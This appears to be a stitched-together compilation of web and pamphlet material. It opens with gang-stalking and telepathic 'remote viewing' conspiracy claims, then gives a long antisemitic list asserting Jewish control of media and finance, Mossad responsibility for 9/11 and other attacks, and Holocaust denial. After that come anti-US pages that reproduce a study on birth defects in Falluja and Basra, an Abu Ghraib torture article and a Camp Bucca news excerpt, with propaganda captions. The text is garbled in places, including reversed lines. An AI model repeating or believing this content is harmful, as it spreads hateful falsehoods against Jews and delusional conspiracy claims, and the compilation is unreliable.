Gang Stalking is a systemic form of control, which seeks to destroy every aspect of a Targeted Individuals life. Once a target is flagged, their information is sent out to the community at large, and they are followed around 24/7 by the various communities that they are in. A covert investigation might also be opened, and electronic means used by the civilian spies/snitches as part of the overt and covert monitoring and surveillance process. The citizen informants can be parts of these community oriented policing programs, but are often just average citizens. Everyone in the targets life is contacted, advised as to why the individual has been flagged, advised not to discuss the flagging and asked to be a part of the ongoing, never ending monitoring (systemic harassment) process. This process is covertly designed to destroy the target over time, leaving them with no form of support. Gang Stalking is experienced by the Targeted Individual as psychological attack, that is capable of immobilizing and destroying them over time. The covert methods used to harass, persecute, and falsely defame the targets often leave no evidence to incriminate the civilian spies. It's similar to workplace mobbing, but takes place outside in the community. It called Gang Stalking, because groups of organized community members stalk and monitor the targets 24/7.

Remote viewing is the telepathic tool "they" use to see what your doing, saying and thinking. Controlled remote viewing (CRV) is used to do all the gang stalking. There is not much "tech" involved in this at a practical level. CRV is how they do the timed synchronous drive-by's at intersections, etc.... The "all seeing eye" symbol on top of pyramid is a celebration of the elite using telepathy to keep us under them in line. The "pinecones" as seen on pope walking staff and in Vatican is celebration of pineal gland, which is what enables telepathy in humans and animals. The propaganda they use to misguide all of us TIs in these fake TI videos is RNM, synthetic telepathy, smart dust and that kind of BS. They want us to be followers of "Jesus" so we will be a army of impoverished TIs completely brainwashed into following whatever BS they want us to do.

## ... The Club of 10 Million ... How 10 Million Zionist Jews Control 7.5 Billion Wild People aka Humans like Animals in a Zoo (Telepathic Martians Run This Planet Earth) ...

\*Their Book is the Talmud a book of Jewish Supremacy, so is the Torah and other Cabala Occult Works ...

\*They all go to Private Jew Only Country Clubs , Bohemian Club, Other Private Unknown Clubs ...

\*They Have 6+ Passports, yet non Jews and other races only get to have 2 Passports ...

\*Zionist Jews by Blood, The Royal Blood of the Rothschild's, Rockefeller's, William of Orange ...

\*Related to The Royals, The William of Orange, The Rothschild's, The Rockefeller's, The Royalty of Ancient Egypt, and are not like us in any way ...  
\*Anti Defamation League, Southern Poverty Law Center, Mossad, Hollywood, TV NEWS, TV Shows, All of them are Famous and you see them littering your TV ...

\*Control 90% of Internet Web Searches on DuckDuckGo / Baidu / Google / Yandex / ALL ...

\*Mossad did the September 11th, 2001 Attacks and Rabbis Celebrated ...

\*Mossad did the Oklahoma City Bombing and Sunk the USS Liberty, Did the London Bus ...

\*Communism has Jewish Roots and Origins and Karl Marx had Jewish Parents ...

\*They all consider non-Jews Goyim, Amalek, and Nobodies aka less than human ...

\*Exempt by law from Brain Disabling Vaccines and Poisonous Big Pharma Drugs ...

\*They are 22 Large Families of Only Jews, and we know 12 Guys run the Media + Everything ...

\*Run Wall Street and the Financial Banking System, Federal Reserve, World Bank, IMF ...

\*Add Fluoride to Our Water Supply and Promote a High Carbohydrate Fattening Lifestyle ...

\*8 Zionist Jews Own and Control The New York Times, There is no real journalism, just some babble ...

\*Jacob Levy of the ADL censored David Duke, David Irving, and Adam Green of Know More News as well as Joe Collins of Money Tree Publishing and Judicial-inc.biz which is buried on 2 Archivers Archive.org and Archive\*today my book published is Judicial Inc Backup ...

\*During the Donald Rumsfeld Administration, The Toppling of the Saddam Hussein Statue was a PSYOP Staged Hoax ...

\*They are in the Israeli Leadership, The House of Representatives, and all areas of Politics we see on Television ...

\*They don't want the Public knowing that Mt. Cyanide and the Gaza Strip are Mine Fields and Israel was Stolen from Palestine

Via Palestinian Genocide and the real genocide is the killing of the Palestinians and Israel is the top Sex Slave Country in the World ... Also The Holocaust is a Fabricated Hoax by the Zionist Jews to make us feel pity for the ruling class AKA Zionist Jews ...

\*They are members of College Fraternities like Yale's Skull and Bones and the Bohemian Club / Grove ...

\*They run all the Sex Trafficking and Paedophile Networks, not to mention Israel is the top Sex Slave Country in the World ...

\*They all live in Rural Areas, because they know Mossad does all the false flags and some day shit will hit the fan and they know this ...

\*The Mossad was responsible for the CIA's Project Artichoke which then turned to MKULTRA and MKSEARCH and COINTELPRO Projects of the FBI to counter any kind of Social Activism and Disrupt it with Dysgenic Corruption ...

\*Israel Was Stolen From Palestine and the Real Genocide is Jewish Communism and Palestinian Genocide of 100+ Million ...

\*They Chem-trail our skies with Nano Particulates and Modify The Weather on a constant basis, notice Shortwave Interference ...

\*The reality being censored by this Ruling Cabal is there is more Jewish Supremacy than there is White Supremacy ...

\*Organised Crime is not done by the Italians or Mexicans like the Mainstream Media would make you believe it is done

By Jewish Mafias and Murder Inc is one of those Mafias, so think matzo balls not spaghetti and meat balls ...

\*The Establishment is pushing the High Carbohydrate, GMO, Soy, Anti Meat Agenda to hinder the Surplus Population and make it weak ...

\*The Jews Consider themselves to be the supreme bloodline race and that blacks and whites are servants to the Jews as Amalek ...

\*They censor not just the surface web, but Peer2Peer networks and dark webs containing Politically Incorrect Speech, also a lot of Self Publishers are Jew Based, so you must start your own self publisher or rely on a small publisher to get your controversial book published due to Zionist rule, censorship, and Jewish Supremacy ...

\*Communism killed 100 Million, whilst the Holocaust is lacking in any evidence, not to mention the Red Cross Documents are lacking ...

\*Led the Victorian Era into a non-meat society and that hindered brain development, not to mention, developing kids on a vegan diet ...

\*Tom Hanks, Leo Frank, Jeffry Epstein, Bill Clinton, are all defended by the ADL as Saints, yet they are paedophiles and not saints ...

\*What about the take down of the Website Judicial-inc.biz, you can find a video of an archive then go to Archive\*today\*org ...

## WHAT AMERICAN POLICY MAKERS DO NOT WANT YOU TO KNOW

### SELECTED ARTICLES AND INTERNET POSTINGS

#### About

The Death and Destruction Inflicted by the American Troops on Iraq and Iraqis  
Islamophobia and the Zionists who promote it  
The News Media: Who own and manage it?  
What did the American Early Fathers Say about Jews?

How do the Jews view the "Gentiles" or "Goyim"?


"Israel": Who created it and who keeps it alive?  
International Zionism  
Islam's tolerance vs. Jews' intolerance  
Plus other relevant topics

The current U.S. Administration under the leadership of Donald Trump has proven to be more Zionist than Theodor Herzl... This rests at the core of the problem of Israeli state-sponsored terrorism...



What do the Rockefellers, Rothschilds and Rupert Murdoch have in common? They all are Zionist Jews, and they control the media, be it news, information, entertainment or social media. See p. 32 below. Through this media, they have been misleading with lies and fabrications millions of people throughout the world in general and in the West in particular. Perhaps worse of all, Zionists now control the institution of the Christian Church, encouraging homosexuality and the accumulation of wealth and riches in it... Gay and lesbian "preachers" and millionaire televangelists have all become an accepted reality in the corrupted Church...

2



#### DID THE U.S. STEAL IRAQI GOLD AND OIL?

Internet Source Link:

<https://www.elitereaders.com/united-states-steal-trillions-dollars-iraqi-gold-oil/>



By Michpusa

According to a theory supported by an Al Jazeera (satellite television) news report, the United States has stolen from Iraq approximately 20 trillion dollars

3



worth of gold and 30 trillion dollars worth of oil. This claim is also backed up by photos of American soldiers posing with Iraqi gold bars.  
← Do you recognize the man in this photo to the left? If not, ask the Turks about him. U.S. intelligence services use some "clergy-men" like him to serve their plots and schemes world-wide.

We will only provide you with these public domain photos as posted on the Internet and leave it to you to research the extent of mischief committed in Iraq in 1991 and 2003 by the U.S. troops.



4



5



6

## METAL CONTAMINATION AND THE EPIDEMIC OF CONGENITAL BIRTH DEFECTS IN IRAQI CITIES

iL ecruoS tenretnInk:

<https://www.ncbi.nlm.nih.gov/pmc/articles/PMC3464374/>



otohP PFA). latipsoh dadhgaB a ta nerdlihc keis rieht htiw tiaw nemow iqarl  
(bihA5 miraK/

### Abstract

Between October 1994 and October 1995, the number of birth defects per 1,000 live births in Al Basra Maternity Hospital was 1.37. In 2003, the number of birth defects in Al Basra Maternity Hospital was 23 per 1,000 live births. Within less than a decade, the occurrence of congenital birth defects increased by an astonishing 17-fold in the same hospital. A yearly account of the occurrence and types of birth defects, between 2003 and 2011, in Al Basra Maternity Hospital, was reported. Metal levels in hair, toenail, and tooth samples of residents of Al Basra were also provided. The enamel portion of the deciduous tooth from a child with birth defects

7

from Al Basra ( $4.19 \mu\text{g/g}$ ) had nearly three times higher lead than the whole teeth of children living in unimpacted areas. Lead was 1.4 times higher in the tooth enamel of parents of children with birth defects ( $2,497 \pm 1,400 \mu\text{g/g}$ , mean  $\pm$  SD) compared to parents of normal children ( $1,826 \pm 1,819 \mu\text{g/g}$ ). Our data suggested that birth defects in the Iraqi cities of Al Basra (in the south of Iraq) and Fallujah (in central Iraq) are mainly folate-dependent. This knowledge offers possible treatment options and remediation plans for at-risk Iraqi populations.



It is old knowledge that exposure to chemicals can harm human reproduction. Ancient Romans were aware that lead (Pb) poisoning can cause miscarriage and infertility (Gilfillan 1965; Retief and Cilliers 2006). Today it is well established that human pregnancy and fetal development are susceptible to parents' environmental exposure to chemical, biological and physical agents (Mattison 2010). A new concept of the developmental origins of health and disease has also emerged which is defined as the process through which the prenatal environment, or the environment during infancy, shapes the long-term control of tissue physiology and homeostasis (Barker 2004). We know that even slight perturbations caused by chemical exposures during sensitive periods of fetal development can lead to increased risks of disease throughout the life of an individual (Sutton et al. 2010).

Pregnant mothers and their growing fetuses are especially vulnerable to exposure to pollutants. Air and water pollution, exposure to toxic metals, and exposure to persistent and volatile organics have been linked to adverse pregnancy and developmental outcomes (Landrigan et al. 2004; Bocskay et al. 2005). Recently, an unusual number of birth defects, in many bombarded Iraqi cities, has raised international concern and a few relevant studies have been published (Alaani et al. 2011a; 2011b; Al-Ani et al. 2010).



Following bombardment, severe contamination of water, soil, and air can occur. Metal contamination of the public after bombardment has been reported (Jergovic et al. 2010). Jergovic et al. (2010) examined the blood serum metal content of the Croatian population in areas with "moderate fighting" versus "heavy fighting". They found significantly higher levels of metals in populations from areas with heavy fighting. Those areas had been targeted for repeated bombardments by the North Atlantic Treaty Organization in 1991 and 1995. Various metals are contained in US small arms ammunition, and are contained in US bombs (Departments of the Army, the Navy, the Air Force, Joint Technical Bulletin, 1998; US Department of the Army Technical Manual, 1990).


Intermittent bombing of populated cities in Iraq has occurred since 1991. Most significant was the bombardment of Falluja, a city in central Iraq, and Al Basra, a city in southern Iraq. Falluja was heavily bombed in 2004. Subsequently, unusual numbers of birth defects have been surfacing in that city. Al Basra was also a target of heavy bombing (December 1998, March and April 2003). Similar to Falluja, after the 2003 invasion and occupation of Iraq, the medical staff in Al Basra Maternity Hospital has been witnessing a pattern of increase in congenital birth defects. Based on these observations, many suspect that pollution created by the bombardment of Iraqi cities has caused the current birth defect crisis in that country (Al-Hadithi et al. 2012).

In the present article, we have reported on 56 Falluja families' hair metal levels and the kinds of birth defects documented in these families. The Falluja study was conducted in 2010. We have also presented a year-to-year account of the types and numbers of birth defects in Al Basra Maternity Hospital from 2003 to 2011. Our aim was to examine the populations of Falluja and Al Basra for possible metal exposure. In our samples from Al Basra, we were looking at three tissues (hair, toenail, and teeth) and wanted to determine which tissue provides a better medium for metal analysis.

#### Materials and Methods

Between May and August 2010, 56 Falluja families were recruited into an epidemiological "case study" project. Cases ( $n = 46$ ) and controls ( $n = 10$ ) had come to Falluja General Hospital for delivery or treatment. Using a questionnaire, information on reproductive history of families and the parents' siblings, residence history, health and disease during pregnancy, drug use during pregnancy, smoking and alcohol use, source of water for the family, and exposure to potential war contaminants was collected. Hair samples were collected from all members of the family (mothers, fathers and the children) and patient consent was obtained at the same time. Participants had lived continuously in Falluja since 1991. Percentages of birth defects and miscarriages were determined (Fig. 1); grouping of the years was based on "before" and "after" the 2003 attacks. For the period of 2003 onward, we used 3-year intervals. The remaining single-year data, from 2010, was added to

the last group. For each of the groups, the percentages of birth defects and miscarriages were determined by totaling live births and multiplying that figure by 100, then dividing the value by the total number of birth defects or miscarriages, respectively. The metal content of hair samples was determined by inductively coupled plasma mass spectrometry (ICPMS). We collected hair rather than blood samples, since it is difficult to obtain and transport blood samples in a war zone.



Percentage of birth defects and percentage of miscarriages among 56 Falluja families who had come to Falluja General Hospital for treatment or delivery between May and August 2010

In Al Basra, records of the Department of Obstetrics and Gynecology at Al Basra Maternity Hospital were examined for numbers and types of diagnosed and reported birth defects during 1994 and then from 2003 to 2011 (Table 1). Birth defects in the newborns were diagnosed by certified medical doctors. Additionally, between September 2011 and January 2012, twenty-eight families who had come to Al Basra Maternity Hospital for treatment or delivery were recruited into this study by local physicians and patient consent was obtained. Hair and toenail samples were collected from two groups: parents who recently had a child with a birth defect ( $n = 14$ ); and parents who had a normal child ( $n = 14$ ). Only 6 samples of hair and 6 samples of toenails from parents of children with defects were sufficient in weight to be analyzed for metal levels.

Tooth samples were simultaneously collected at the Al Basra Dental School from parents of normal children ( $n = 10$ ) and parents of children with cardiac and neural tube defects ( $n = 12$ ). Only 5 of each group had sufficient and suitable tooth tissue for metal analysis.

Parents did not smoke or drink. Two samples of deciduous teeth were collected from children with birth deformity who had survived. Deciduous teeth from normal children were provided by the School of Dentistry at Isfahan University of Medical Sciences ( $n = 18$ , two samples were analyzed). Patient/parental consent was obtained.

Hair samples' treatment, digestion and their analysis for Falluja samples followed Batista et al. 2009 without modification. XSERIES 2 ICP-MS (Thermo Fisher Scientific, Germany) was used in the standard configuration, with ASX-510 auto-sampler (Cetac, USA). Instrument optimization was by auto-tune function, when required. The instrument parameters were: RF Power (W) 1400, Cool Gas Flow (L/min) 13, Auxiliary Gas Flow (L/min) 0.8, Nebuliser Gas Flow (L/min) 0.85–0.90, Sample Uptake Rate (mL/min) 0.4 approx., Sample Introduction System Concentric nebuliser with low-volume impact bead spray chamber (not cooled) and one-piece torch (1.5 mm ID injector); Cones Nickel, Xi Design; Detector Simultaneous pulse/analogue; Uptake Time 25 s at 50 rpm; Stabilization Delay 10 s at 17 rpm; Wash Time 40 s at 50 rpm; Survey Runs 1—scanning; Main Runs 3—peak jumping; Number of Points per Peak 1; Dwell Time/Point 5–50 ms; Number of Sweeps/Replicate 25. Internal Standardization Technique Interpolation, using  $^{6}\text{Li}$ ,  $^{45}\text{Sc}$ ,  $^{115}\text{In}$ ,  $^{159}\text{Tb}$ . Total Time per Sample 2:45 min.

Toenail and hair samples from Al Basra were prepared and analyzed as follows: All reagents used were analytical grade or better. All aqueous solutions were prepared using deionised water (18.2 MΩ Millipore, UK). A multi-element standard and single element standard for the internal standards (SPEX CertiPrep, UK) were used as calibration standard and internal standard respectively for ICP-MS analysis. Concentrated nitric acid ( $\text{HNO}_3$ ) and 30% v/v hydrogen peroxide ( $\text{H}_2\text{O}_2$ ), (BDH Aristar, UK) were used for the dissolution of samples. Analyses of toenail and hair samples were conducted at the Inorganic Geochemistry laboratories of the British Geological Survey (Nottingham, UK). Toenail and hair samples were washed thoroughly following a slightly modified version of the protocol described by Button et al. (2009), which is comparable to several published methods (Slotnick et al. 2007). Visible exogenous

material was firstly removed using plastic forceps and a clean quartz fragment. Samples were then placed in clean glass vials and sonicated for 5 min using 3 mL of acetone, rinsed first with 2 mL of deionised water then 2 mL of acetone, sonicated for 10 min in 3 mL of deionised water then twice rinsed with 3 mL of deionised water, ensuring complete submersion of the sample during each step. The final rinse solution (3 mL) was retained for immediate analysis by ICP-MS to ensure removal of exogenous contamination was complete. The supernatants from each step of the washing procedure were combined and reduced to dryness in PFA vials (Savillex, USA) on a graphite hot block at 80°C. The residue was then reconstituted in 3 mL of 1%  $\text{HNO}_3$  for analysis by ICP-MS. After washing, toenails were left to dry at room temperature in a clean laminar flow hood. Certified reference materials GBW 07601 human hair and NCS ZC 81002b human hair (NCS Beijing, China) were used throughout.

#### Results and Discussions

It is well-known that exposure to stressors alters the in utero development of a human fetus and has adverse health consequences for the offspring, including a short gestation period, reduced birth weight, increased risk of metabolic, cardiac and psychiatric disease, and overall reduced lifespan (Seckl 1998; Landrigan et al. 2004; Perera et al. 2004; Llop et al. 2010). Populations caught in war-zones or forced to live with severe nutritional restrictions (such as those imposed on the Iraqi population by U.N. sanctions from 1991 to 2003) suffer immediate and chronic stress that leads to long-lasting physical and mental damage. In addition to the harsh effects of sanctions, many Iraqi cities have experienced large-scale bombardment. An accurate tally of the types and volume of ammunition dropped on the Iraqi population is not available. However, reports have indicated that large numbers of bullets have been expended into the Iraqi environment (Buncombe 2011). Thus the environmental contamination of Iraqi cities with materials contained in bullets and bombs may be expected. Toxic metals such as mercury (Hg) and Pb are an integral part of war ammunition and are extensively used in the making of bullets and bombs (Departments of the Army, the Navy, the Air Force, Joint Technical

Bulletin 1998: US Department of the Army Technical Manual 1990).

The case study of 56 Falluja families and the metal analysis of hair samples from this population indicated public contamination with two well-known neurotoxic metals, Pb and Hg. Hair metal data from Falluja showed Pb to be five times higher in the hair samples of children with birth defects ( $n = 44$ ; mean  $\pm$  SD  $56,434 \pm 217,705 \mu\text{g/kg}$ ) than in the hair of normal children ( $n = 11$ ;  $11,277 \pm 27,781 \mu\text{g/kg}$ ). Mercury was six times higher ( $n = 44$ ;  $8,282 \pm 25,844 \mu\text{g/kg}$  Vs  $n = 11$ ;  $1,414 \pm 3,853 \mu\text{g/kg}$ ) (Fig. 3). Falluja mothers who participated in this study did not take any medication and described their diet as "good" during pregnancy. Only one couple was first cousins. Mothers did not drink or smoke during pregnancy. All families consumed water from local aqueducts or locally bottled waters. Siblings of the parents had no history of children with congenital defects. Figure 1 shows a chronological increase in the percentages of birth defects and miscarriages in these Falluja families. Six photographs of Falluja children and their conditions are provided in Fig. 2. Mercury and Pb, two toxic metals readily used in the manufacture of present-day bullets and other ammunition, were 6 and 5 times higher in hair samples from Falluja children with birth defects compared to Falluja children who appeared normal (Fig. 3). Uranium, Hg and Pb, ( $\mu\text{g/kg}$ , mean  $\pm$  SD) in the hair samples of parents from Italy, Iran, and Falluja (Iraq), are shown in Fig. 4. Though statistically not significant, the hair of parents of children with birth defects had more uranium, Pb and Hg than the hair of parents of normal children.

See photos on the previous pages to realize what the American troops have left behind in Iraq.

The most common abnormalities in Falluja children were congenital heart defects ( $n = 24$  out of 46), neural tube defects ( $n = 18$  out of 46), and cleft lip/palate ( $n = 4$  out of 46). Cardiac defects, neural tube defects, and facial clefting are known as folate-dependent birth defects since folate intake reduces their occurrence (MRC Vitamin Study Research Group 1991; Wilson et al. 2003; Obican et al. 2010).

The Falluja study has highlighted the role of metals in the manifestation of the current birth defect epidemic in that city. Recent data has linked metal exposure to oxidative stress and folate deficiency in humans (Wang et al. 2012). We also know that in utero metal exposure can culminate in birth deformities by increasing oxidative stress in the womb as the fetus grows (Apostoli and Catalani 2011).

In general, reports of health problems in the Iraqi population and in the surrounding countries have continued to surface (Rajab et al. 2000). News of increases in childhood cancers, of perinatal and infant morbidity and mortality, and of unusual increases in congenital birth defects, have continued to emerge from across Iraq. Data from a central Iraqi city, Al-Ramadi, have corroborated the Falluja findings (Al-Ani et al. 2010).

Another Iraqi city where birth defects and cancers continue to climb is Al Basra.

The earliest data on the occurrence of congenital birth defects in Al Basra came from an article entitled "Incidence of Congenital Fetal Anomaly in Al Basra Maternity Hospital" (Alsabbak et al. 1997). This research reported on the total number of live births (10,015) in Al Basra Maternity Hospital between October 1994 and October 1995. The number of birth defects per 1,000 live births during this period was 1.37. Table 1 contains the yearly account of the number of birth defects per 1,000 live births in Al Basra Maternity Hospital from 2003 to 2011. Central nervous system related defects occurred most frequently. Statistical analysis of this data has shown no significant difference between the number of children born with anencephaly and the number born with Spina Bifida ( $p = 0.28$ ). There were significantly more cases of anencephaly than of hydrocephalus, limb deformity, omphalocele, or short extremities ( $p = 0.009$ ,  $p = 0.005$ ,  $p = 0.000$ ,  $p = 0.000$ ). In addition, the number of Spina Bifida cases was significantly higher than the number of hydrocephalus, limb deformity, omphalocele, or short extremity cases ( $p = 0.05$ ,  $p = 0.005$ ,  $p = 0.000$ ,  $p = 0.001$ ). Within 8 years, the occurrence of congenital birth defects in Al Basra Maternity Hospital increased by an astonishing 17-fold.

The prevalence of congenital hydrocephalus in California (US) has been reported as 0.6 per 1,000 (Jeng et al. 2011). Worldwide hydrocephalus affects about one in every 1,000 live births. The reported numbers of hydrocephalus from Al Basra Maternity Hospital were 3.5 times higher than the world average and six times higher than in the United States. Defects of the abdominal wall, like omphalocele and gastroschisis, were also frequently reported in Al Basra. Omphalocele generally occurs in 0.25/1,000 live births and is associated with a high rate of mortality and severe malformation, such as cardiac anomalies and neural tube defects. The average number of omphalocele observed in Al Basra Maternity Hospital between 2003 and 2011 was 3.3/1,000 live births.

Neural tube defects (NTDs) occur very early in human development. The prevalence of NTDs in the mainland United States is 1/1,000 live births (CDC; Williams et al. 2002). Some of the highest numbers of NTDs have been reported from coal mining regions in China (10/1,000) (Li et al. 2006). The occurrence of NTDs in Al Basra (12/1,000) is the highest ever reported and it is increasing. Our data has shown that in Al Basra, the total number of birth defects more than doubled between 2003 and 2009.

A comparison between the metal levels in the hair ( $n = 6$ ) and toenail ( $n = 7$ ) of parents of children with birth defects from Al Basra, and the associated  $p$  values, has been presented in Table 2. For most metals (Al, Mn, Co, Cu, Zn, Mo, Pb, Th, and U), hair contained significantly higher amounts of the metal than did toenail, suggesting that hair is a better biomarker of exposure. Examining the Pb hair levels of parents from Al Basra and Falluja revealed that the hair of parents of children with birth defects in Al Basra had 6,500 ± 8,589 (µg/kg); in Falluja this value was 3,950 ± 3,133 µg/kg; both values being considerably higher than Pb found in the hair samples of parents of normal children from Falluja (2,012 ± 2,052 µg/kg). The 1.6-fold higher Pb in the Al Basra parents' hair compared to Falluja parents' hair may be explained by the fact that Al Basra is an oil-industry dominated area whereas Falluja is not. Overall, parents of children with birth defects from Al Basra and Falluja had twofold, and one-fold, higher Pb in their hair than did parents of normal children respectively. Al Basra parents

who had children with birth defects also had 1.4 times higher enamel Pb ( $n = 5$ , 2,497 ± 1,400) than did parents of normal children ( $n = 5$ , 1,826 ± 1,619). Additional samples of teeth from the parents of children with and without birth defects from Al Basra are necessary to help draw reliable statistical conclusions for this population.

Enamel is a hard and dense material which is formed during fetal life and it receives small amounts of systemic blood flow thereafter. For this reason it is considered to primarily reflect prenatal exposure to metals. Whole-tooth metal analysis would include enamel, dentin, cementum, and dental pulp. The impact of living in a large city with dangerous levels of air pollution is evident in the high levels of Pb in teeth from Mexico City and Karachi. Similarly, the level of Pb in teeth from Canadian mining areas is indicative of an exposed or impacted population. Mean whole tooth Pb reported from other locations was 1.5 µg/g. Hence, the tooth Pb level of an unimpacted population is more accurately estimated by this 1.5 µg/g value. The enamel portion of the deciduous tooth from a child with birth defects from Al Basra (4.19 µg/g) had nearly three times higher Pb than the calculated value for a whole tooth from an unimpacted population. Additional samples of deciduous teeth from Al Basra children with birth defects are necessary to help draw reliable statistical conclusions for this population. Samples of deciduous teeth are currently being collected from impacted (Al Basra, Iraq) and unimpacted (Isfahan, Iran) areas to enable us to draw meaningful conclusions in this regard. Interestingly, mining, smelting, and living near industry or hazardous waste sites have all been associated with an increased risk of birth defects (Ahern et al. 2011; Zheng et al. 2012; Suarez et al. 2007).

Present knowledge on the effects of prenatal exposure to metals, combined with our results, suggests that the bombardment of Al Basra and Falluja may have exacerbated public exposure to metals, possibly culminating in the current epidemic of birth defects. Large-scale epidemiological studies are necessary to identify at-risk populations in Iraq. The recognition that birth defects reported from Iraq are mainly folate-dependent offers possible treatment options to protect at-risk populations.



Can this unarmed Iraqi woman and child scare this "brave" American soldier?!

18

### TORTURE BY U.S. FORCES AT THE ABU GHRAIB PRISON

#### The Hideous Face of U.S. Imperialism in Iraq

Internet Source Link:

<http://www.internationalist.org/iraqtorture0504.html>



19

Thus did the American troops in Iraq treat Iraqi prisoners. These are the practices of those who claim to be champions of "human rights", i.e. the rights of only Americans and of nobody else.



Do you recognize this "woman"?!



George Bush: Governor Death now the Torture President has become the harrowing symbol of imperialist occupation of Iraq. The prisoner at the U.S.' Abu Ghraib concentration camp is being subjected to sleep deprivation torture, threatened with execution if he falls off the box.



Police dogs were used by dogs to maul prisoners. These are the folks who falsely claim to defend "human rights" by which they mean their rights and only theirs.



All these photos are available on the Internet

It was the photos that got them. The pervasive torture, the humiliation, dehumanization and sexual degradation of prisoners, the gratuitous beatings, the rapes, the outright murders, dozens of them, that took place at U.S. prisons in Iraq didn't faze the Pentagon or the White House. War secretary Donald Rumsfeld, Secretary of State Colin Powell, National Security Advisor Condoleezza Rice and President George Bush had stacks of reports about the systematic, brutal abuse being carried out against Iraqi prisoners while these imperialist mass murderers were pontificating about "democracy" and "human rights." In fact, from Guantánamo to Baghdad, the use of "aggressive" interrogations was approved right up the chain of command to the very top. The torture techniques used are the very same ones that have been used in Afghanistan. And now there are photos of U.S. prison guards with German shepherd attack dogs snarling at Iraqi prisoners like in some Gestapo jail.

They also knew the photographs were explosive, irrefutable evidence of the depravity of the U.S. colonial masters toward the Iraqi people they had subjugated. It wasn't that they didn't know of or hadn't seen the photos of the wanton cruelty at the Abu Ghraib prison hell, but they thought they had them locked up. Lt. Gen. Lance Smith, deputy commander of U.S. forces in the region,

testified before Congress May 7, "It was a surprise that it got out." The brass knew of two disks with photos, he said. "That was the limit of the pictures, and we thought we had them all" (New York Times, 8 May). But it turns there are over 1,000 such incriminating photos as well as videos of a "sadistic, cruel and inhuman" nature, according to Rumsfeld himself, who complained to Congress that "people are running around with digital cameras and taking these unbelievable photographs and then passing them off, against the law, to the media, to our surprise, when they had not even arrived in the Pentagon."

These proofs of the vile and blatantly racist terror inflicted by the American conquerors against the Arab people of Iraq have inflamed the Near East, enraged millions, and sent shock waves through the U.S. The American government has from the beginning sought to visually clean up the war on Iraq, even banning photos of flag-draped coffins flown back to Dover AFB in order to hide the number of U.S. deaths. No body bags of U.S. soldiers, no dead Iraqis was the rule, and the "embedded" bourgeois press in bed with the Pentagon dutifully obeyed. Now, as the U.S. faces widespread revolt against the occupation in Iraq, it suddenly has to figure out how to get around photographic evidence of disgusting cruelty, torture and murder by its own forces. While sinking into a quagmire on the battlefield, they are in a quandary about how to put a positive spin on it. Now the Pentagon wants to limit showing the photos to Congressmen in a "secure" location! The New York Times (10 May) writes that "U.S. Must Find a Way to Move Past Images of Prison Abuse" and "Officials Grapple With How and When to Release Images."

First they wanted to sanitize the war, now they are doing damage control. And for that purpose the press and politicians have adopted a posture of phony outrage over the torture (which they downgrade to abuse), when like Rumsfeld what's really got them worried is that evidence of it got out. Republicans and Democrats are worried that it could hurt the "war effort." Good! Former Democratic primary candidate, ex-general Wesley Clark (the "butcher of Belgrade" who deliberately bombed maternity hospitals in the Yugoslav capital in 1999) worries "the Iraqi people are likely – due to these abuses and

other problems – to force a ‘catastrophic early end to this mission’ (Washington Post, 10 May). Even better. A former U.S. ambassador to the United Nations under Clinton, Richard Holbrooke, declared, “This is the most serious setback for the American military since Vietnam.... We now have to admit that the American position is untenable.”

A mood of bourgeois defeatism is surfacing in Washington, even among top generals, but what the working class and all those who have suffered under the boot of these strutting war criminals need is to defeat U.S. imperialism on every front, including the “home front.” The hideous pictures of torture at Abu Ghraib prison ought to be shown and the videos played on national TV, over and over, to break through the government/media censorship and so everyone can get a good, long, nauseating look at the grotesque reality of U.S. imperialism. And not just photos of mistreating prisoners, but also the ones the media are still censoring, in particular of the children pulverized by U.S. cluster bombs, their faces mangled, limbs torn off, of the women shot down by trigger-happy U.S. troops at checkpoints, of the mutilated bodies of those who heroically fought to defend their semi-colonial country against imperialist invaders and then became trophies for the victors.



Accompanying these graphic photos and videotapes there should be clips of Bush whipping up hysteria against Iraqi “evil-doers,” proclaiming “how good we are” and calling for a “crusade” against terrorism, of Rumsfeld declaring that the Geneva conventions (against cruel treatment) don’t apply to prisoners held by the U.S. Now the press is shedding crocodile tears about the poor soldiers of the 320th Military

Police Battalion and 800th Military Police Brigade (“Ill-Prepared, Overwhelmed G.I.’s,” said a New York Times headline). But the barbaric behavior at Abu Ghraib was not some back-of-the-Appalachians soldiers run amok – it was instigated and encouraged from the top. And along with a satanically grinning Rumsfeld and cynically sneering Bush on the screen, let’s see Democratic virtual nominee John Kerry vowing to “stay the course” in Iraq. Using the identical soft-soaping words as Bush and British prime minister Blair, Kerry called the heinous torture at Abu Ghraib “unacceptable,” as if this was a petty diplomatic embarrassment.

The invasion and occupation of Iraq is, after all, a “bipartisan” enterprise of the Democratic and Republican parties of American capitalism, and the torture atrocity is the product of that war. Not only the generals and war hawks at the Pentagon but all the bourgeois politicians have their hands drenched in Iraqi and Afghan blood. And anyone who thinks that the brutality at Abu Ghraib is an exception should see the video of the killing field at Mazar-i-Sharif, Afghanistan, where in November 2001 U.S. bombers slaughtered hundreds of Taliban prisoners. Everyone in the United States should come face to face with the viciousness of their rulers. Such a display would vividly show the actions of the U.S. imperialist would-be masters of the universe as akin to Hitler’s Nazis, the Southern slave masters and the medieval Inquisition – which is, of course, why you won’t see it in the censored and self-censored U.S. bourgeois media.

The U.S. imperialists set out to enslave Iraq. So after slaughtering thousands with the Pentagon’s high-tech weaponry they grind it in by stripping Iraqis naked, abusing them sexually, putting them on dog chains and photographing their humiliation. Searing the pictures of Abu Ghraib into their collective consciousness can have a tremendous effect in bringing workers, minorities and all the oppressed to understand and hate the capitalist system which produces such horrors. These must become indelible images of the brutal exploitation and oppression that the ruling class enforces. This is torture, American-style. And it is the American working people above all who must put an end to it, by striking at its roots.

**BUCCA (PRISON) CAMP, BASRA, IRAQ,  
WHERE ISIS WAS BORN,  
THE SCHOOL FROM WHICH TERRORISTS  
GRADUATED**



Internet Source Link:  
<https://www.independent.co.uk/news/world/middle-east/camp-bucca-the-us-prison-that-became-the-birthplace-of-isis-9838905.html>

[News](#) [World](#) [Middle East](#)

## Camp Bucca: The US prison that became the birthplace of ISIS

Nine members of the so-called Islamic State's top command did time at Bucca  
[Terrence McCoy](#)

Tuesday 4 November 2014 16:31


26

10/10/2014 10:00 AM  
Camp Bucca: The US prison that became the birthplace of Isis  
By David Maitland

INDEPENDENT

**Camp Bucca: The US prison that became the birthplace of Isis**

Nine members of the Islamic State's top command did time at Bucca  
Independent.co.uk, Tuesday 4 November 2014 16:31 | [Comments](#)



